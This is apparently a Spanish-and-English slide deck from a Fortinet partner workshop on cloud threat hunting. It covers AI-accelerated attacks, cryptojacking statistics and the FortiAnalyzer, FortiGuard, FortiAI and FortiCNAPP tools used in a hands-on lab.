





XPERTS26





XPERTS26

Cacería de Amenazas en la Nube

Una sola Plataforma para
proteger las aplicaciones



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The purpose of this document is to provide a statement of the current direction of Fortinet's product strategy and product marketing efforts.

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XPRTS26

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Access Limited to Authorized Personnel

Carlos Montes


Systems Engineer



XPERTS26

David Zambonino

Cloud Subject Matter Expert - LATAM



Three acts. One investigation.

01

ACT I · THE CASE

Why detection got harder.
What AI changed.
What it costs when you miss.

02

ACT II · THE KIT

FortiAnalyzer as your workbench.
FortiGuard as your intel.
FortiAI as your co-investigator.

03

ACT III · THE HANDOFF

One breach.
Fifteen days.
Four hunts. Your turn.

45 minutes of briefing. 3h 15m of hunting.



The Case

Why this. Why now.



Your customers' attackers already use AI.

Phishing at LLM speed

Grammatical, personalized,
native-language lures.
No more typos.

Autonomous agents

Multi-step recon, exploit chaining,
session hijack — without a human
in the loop.

Crime-as-a-service LLMs

WormGPT. FraudGPT.
Rented by the hour.
No jailbreak required.

Attackers operate in minutes. Defenders still think in days.

Attacks accelerate. Analysts don't scale.

Evolving Threat Landscape



Attackers now move faster than human analysts can investigate.


Expanding Attack and Risk Surfaces

External Threats

25+

New exploitable paths per week across cloud, OT, identities, and remote endpoints.

Insider Risks



Percent of organizations that experienced 1 or more data loss incidents involving an insider in the past 18 months.

SecOps Complexity



Teams can't correlate alerts, scale investigations, and lack analysts.



You have four days to disclose. You take twenty-one to find it.



- Average time from detection to remediation

● Time to Detect ● Time to Contain ● Time to Investigate ● Time to Remediate

52%

of organizations report SecOps
is harder than 2 years ago¹

SEC Rule

4 Days

to disclose material
cybersecurity incident

\$9.4M

Avg Breach Cost



The silent epidemic.

Your compute. Their wallet. And it's rarely just about the coins.

CRYPTOMINING

Legitimate. Disclosed. Consensual.

Opt-in compute solving cryptographic puzzles for a block reward. Bitcoin, Monero, Ethereum Classic. A business model — not a breach.

CRYPTOJACKING · malicious cryptomining

Malicious. Silent. Unconsented.

Malware-dropped or browser-injected mining that runs on your hardware without consent. Same coin. Stolen compute.

+20%

Cloud cryptojacking incidents, YoY

Sysdig 2025

+450%

Cryptojacking activity vs prior year

IBM X-Force

500

New mining instances every 20 sec

Sysdig

17K+

Exposed Open WebUI hosts at risk

Sysdig

The miner is rarely the whole story. It's the canary.

Same foothold → ransomware. data theft. access sold to the next buyer.



Fortinet has been doing AI since 2005. This year it learned to talk.

Since 2005

FORTIGUARD LABS

6th gen

ML ENGINE

500+

AI PATENTS

15+ yrs

IN PRODUCTION

3.1T

ATTEMPTS BLOCKED · 2024



MACHINE LEARNING

Detects patterns at scale



FortiGuard Labs



FortiNDR



FortiWeb



FortiAppSec



FortiSandbox



FortiCNAPP
runtime

Learns from 496M+ sources. Flags what doesn't fit.



GENERATIVE AI

Answers in plain English



FortiAI-Assist (FortiAnalyzer/ FortiGate)



FortiCNAPP AI Assist



FortiAI in FortiGate / FortiOS


Summarizes incidents. Drafts hunts. Writes business impact.

"ML detects the pattern. GenAI explains it. Today you'll use both."




The Kit

Your workbench. Your intel. Your co-investigator.



FortiAnalyzer. Your case room.



One pane. Five verbs. Every hunt you'll run today lives here.



Start here. Grow into here.


One platform. Three upsell motions. Zero rip-and-replace.



Same data lake. Same schema. Three directions to scale.

Every log. One table. One SOC.

Fortinet logs, third-party telemetry, high-fidelity alerts and threat intel — one fabric, three audiences.



Intel that ships with the box — and intel the box keeps learning.

FortiGuard Labs

Built-in. Always on.

- Built-in signatures
- IOC feeds
- MITRE ATT&CK mappings
- Updated continuously

Outbreak Alerts

Real-time bulletins.

- Active campaigns surfaced
- Ransomware variants
- New exploit kits
- Pushed into FortiAnalyzer

FortiTIP

Decision support.


- Aggregates FortiGuard
- STIX / TAXII ingestion
- VirusTotal integration
- Third-party CTI

The data lake has context before you ask your first question.



Collect. Correlate. Respond.

Three verbs. One FortiAnalyzer. AI across every stage of the pipeline.



The CNAPP Umbrella

One platform. Three pillars. You hunt through one.



One platform. Three pillars. You hunt through runtime.

FortiCNAPP unifies CWPP · CSPM · CDR. Today's lab runs on the runtime pillar.



FortiCNAPP

Cloud-Native Application Protection Platform

CWPP

CSPM

CDR



CWPP

ACTIVE

Cloud Workload Protection

RUNTIME – inside the workload

- Processes
- Network activity
- File writes
- Identity behavior

FortiCNAPP · runtime module

ON in your lab. Every flag is runtime evidence.



CSPM

CONTEXT

Cloud Security Posture

POSTURE – what's configured wrong

- Misconfigurations
- Policy drift
- Compliance gaps
- IAM role posture

FortiCNAPP · posture module

Off in lab. In the picture for customer talks.



CDR

CONTEXT

Cloud Detection & Response

DETECT – attacks in motion

- Anomalous API calls
- Credential / session theft
- Privilege escalation
- Lateral movement


FortiCNAPP · CDR module

Off in lab. In the picture for customer talks.



FortiAnalyzer IS the hub.

Six rings → one correlation. XDR is the outcome.

